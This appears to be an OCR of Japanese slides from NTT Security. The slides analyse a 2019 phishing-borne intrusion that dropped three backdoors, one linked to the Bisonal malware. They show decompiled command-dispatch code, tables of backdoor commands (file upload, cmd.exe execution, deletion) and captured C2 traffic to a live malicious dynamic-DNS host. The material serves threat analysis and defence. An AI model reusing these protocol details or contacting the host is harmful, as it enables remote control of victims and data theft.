
```
aSoftwareMicros db 'Software\Microsoft\Windows\CurrentVersion\'
```

1次バックドアのバイナリデータ

```
.data:10007030 unk_10007030    db  4Dh ; M
.data:10007031                 db  5Ah ; Z
.data:10007032                 db  90h
.data:10007033                 db    0
.data:10007034                 db    3
.data:10007035                 db    0
.data:10007036                 db    0
.data:10007037                 db    0
.data:10007038                 db    4
.data:10007039                 db    0
```

メールからバックドア感染までの流れ

端末がメールを起点に3つのバックドアに感染した。



1次バックドアのC&Cサーバーとの通信

NTT Security

C&Cサーバーから受信した命令に応じた処理を実行する。

```
switch ( *v21 )
{
  case 'c':
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sendDriveInfo, 0, 0, 0);
    continue;
  case 'd':
    CreateThread(0, 0, sendFileInfo, Parameter, 0, 0);
    continue;
  case 'e':
    CreateThread(0, 0, saveConnectionContentToLocalFile, Parameter, 0, 0);
    continue;
  case 'f':
    CreateThread(0, 0, executeFile, Parameter, 0, 0);
    continue;
  case 'g':
    CreateThread(0, 0, deleteFile, Parameter, 0, 0);
    continue;
  case 'h':
    CreateThread(0, 0, uploadFileToC2, Parameter, 0, 0);
    continue;
  case 'j':
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sendProcessInfo, 0, 0, 0);
    continue;
  case 'l':
    if ( idThread )
      PostThreadMessageA((DWORD)idThread, 0x464u, 0, (LPARAM)aMVer);
    else
      CreateThread(
        idThread,
```

1次バックドアのコマンド一覧

NTT Security

これらのコマンドを用いて感染端末を操作された。

受信データ	動作
c	ドライブ一覧の送信
d	ファイル情報の送信
e	ファイルのダウンロード
f	ファイルの実行
g	ファイルの削除
h	ファイルのアップロード
j	プロセス情報の送信
l, m	コマンドの実行(cmd.exe)
n	サービス情報の送信
o	端末情報の送信

1次バックドアの通信例

2次バックドアをダウンロード・実行したときの通信キャプチャ

```
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 04:36:23 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 72
Content-Type: text/html

e
637051557500431813.jpg,C:/Users/helpdesk001/AppData/Adobe/Acrobat.exe
GET /637051557500431813.jpg HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122
Safari/534.30
Host: www.yandex2unitedstated.dynamic-dns.net
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 04:36:23 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Last-Modified: Fri, 27 Sep 2019 04:36:22 GMT
ETag: "a000-593816d99d68f"
Accept-Ranges: bytes
Content-Length: 40960
Content-Type: image/jpeg
```

- 受信データ: e(ファイルのダウンロード)
- ファイル名: Acrobat.exe

2次バックドアのバイナリデータ

```
MZ.....................@.....................................          .!..L.!This program cannot
be run in DOS mode.

$.......S...2...2...2..S-...2..8....2..x=...2...-...2...2...2..S-...2..Rich.
2..................PE..L...y..\.................~...
4.......<............@.....................................................................x......
.....................................................................................................
....text...B|.......~..................
```

1次バックドアの通信例

2次バックドアをダウンロード・実行したときの通信キャプチャ

```
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 04:38:54 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 10
Content-Type: text/html

m
cd AdobePOST /news.php HTTP/1.1
```

- 受信データ: m(コマンドの実行)
- 実行されたコマンド: cd Adobe


```
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 04:39:17 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 13
Content-Type: text/html

m
Acrobat.exePOST /news.php HTTP/1.1
```

- 受信データ: m(コマンドの実行)
- 実行されたコマンド: Acrobat.exe

1次バックドアの特徴

特定のデータを受信することで、モードが変更する。

- データ「1」を受信すると、命令を実行するモードに移行にする。
- データ「u」を受信すると、命令を実行しないモードに戻る。



1次バックドアの特徴

C&Cサーバーとの通信はHTTPプロトコルを使用する。

Fig.) コマンド受信時の通信キャプチャ

```
bGET /news.php?type=2&hash=2e0167ef3a43e9cd6150e5850b007d83&time=13:38:02 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 5.2) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122
Safari/534.30
Host: www.yandex2unitedstated.dynamic-dns.net
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 04:38:14 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 1
Content-Type: text/html
```

- GETメソッド
- URLパスは「news.php」の後に3種のパラメータ
  - type:1(命令を実行しないモード)
    2(命令を実行するモード)
  - hash: macアドレスのmd5値
  - time: 感染端末のシステム時間

Fig.) コマンド結果送信時の通信キャプチャ

```
jPOST /news.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7db29f2140360
Referer: upfile
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.yandex2unitedstated.dynamic-dns.net
Content-Length: 9985
Cache-Control: no-cache

-----------------------------7db29f2140360
Content-Disposition: form-data; name="myfile"; filename="2e0167ef3a43e9cd6150e5850b007d83.gif"
Content-Type: image/pjpeg

j
{ "para1": "0", "para2": "[System Process]", "para3": "SYSTEM"}
{ "para1": "4", "para2": "System", "para3": "SYSTEM"}
{ "para1": "284", "para2": "smss.exe", "para3": "N"}
```

- POSTメソッド
- URLパスは「news.php」
- Refererは「upfile」
- コマンドの実行結果のデータ形式が
  キーが「para」で始まるJSONのような形式

1次バックドアの特徴

NTT Security

URLやポート番号等の値がエンコードされずに検体に含まれている。

```
.data:0040E080     Format          db '%02x',0             ; DATA XREF: make_hash_su
.data:0040E085                     align 4
.data:0040E088     a3853ed273b8968 db '3853ed273b89687',0
.data:0040E098     aWwwYandex2unit db 'www.yandex2unitedstated.dynamic-dns.net',0
.data:0040E098                                             ; DATA XREF: setServerNam
.data:0040E098                                             ; setServerName_sub_403FC
```

```
.data:0040E8A0     ; char aHttpSDSType2Ha[]
.data:0040E8A0     aHttpSDSType2Ha db 'http://%s:%d/%s?type=2&hash=%s&time=%s',0Ah,0
.data:0040E8A0                                             ; DATA XREF: mainbody_sub_40
.data:0040E8C8     ; char aMd5SNameSIpSOs[]
.data:0040E8C8     aMd5SNameSIpSOs db '{ "md5": "%s", "Name": "%s","IP": "%s","OS": "%s
.data:0040E8C8                                             ; DATA XREF: mainbody_sub_40
.data:0040E8C8                     db '"Note": "%s","In_IP": ',0
.data:0040E920     aPostInfo       db 'post_info',0        ; DATA XREF: mainbody_sub_40
.data:0040E920                                             ; mainbody_sub_408E10+1DE↑o
.data:0040E92A                     align 4
.data:0040E92C     ; char aHttpSDSType1Ha[]
.data:0040E92C     aHttpSDSType1Ha db 'http://%s:%d/%s?type=1&hash=%s&time=%s',0Ah,0
.data:0040E92C                                             ; DATA XREF: mainbody_sub_40
.data:0040E954                     align 10h
```


1次バックドアの正体

これまで「Operation Bitter Biscuit」の犯行グループが
特徴の一致する検体を使用したという報告は無い。

メールからバックドア感染までの流れ

NTT Security

端末がメールを起点に3つのバックドアに感染した。



2次バックドアの正体

マルウェア「Bisonal」との共通点


- バックドアの機能を有している。
- 通信先やポート番号のエンコードに使用されるアルゴリズムが同一である。

2次バックドアとBisonalの共通点

NTT Security

バックドアの機能を有している。

Fig.) Bisonalに関する解析レポート[5]



4.主な悪性行為

Bisonalマルウェアは、攻撃者の命令に応じて様々なバックドア機能とシステムファイル改

(1) バックドア機能

C&C通信を介して実行する主な悪性行為は、次のとおりである。

-コンピュータ名、ユーザーアカウント、IPアドレス、OS情報流出
-実行中のプロセスやモジュールのリストの転送
-各ドライブ情報
-ファイルのリスト情報
-特定のプロセスを強制終了
- CMD.EXE実行を通じたさまざまなコマンドを実行
-特定のファイルに書き込み
-特定のファイルの読み取り
-特定のファイルの削除

Bisonalがバックドアだという解析レポートがある

Fig.) Acrobat.exe(2次バックドア)のコードの一部

```
switch ( v14 )
{
  case 2:
    cmd2_setDataOfSendSystemInfo(v15);
    break;
  case 3:
    cmd3_sendLocalProcInfo(v15);
    break;
  case 5:
    cmd5_sendTickCount(v15);
    break;
  case 6:
    cmd6_maybeSendLocalDriveCnt(v15);
    break;
```

Acrobat.exeにもバックドアの機能が確認された

2次バックドアのコマンド一覧

受信データ	動作
2	送信データのprefixの変更
3	プロセス情報の送信
5	システム時間の送信
6	ドライブ一覧の送信
7	ファイル情報の送信
9	プロセスの終了
10, 11	コマンドの実行(cmd.exe)

受信データ	動作
12	ファイルのダウンロード
13, 15	ファイルのアップロード
16	ファイルを削除
17	ソケットの再作成
18	ソケットオブジェクトの送信
19	ファイルの実行
20	ソケットのクローズ
21	自身のプロセスの終了 自身のファイルの削除

2次バックドアとBisonalの共通点

NTT Security

通信先やポート番号のエンコードアルゴリズムが同一である。

Fig.) 過去のBisonalのエンコード[5]

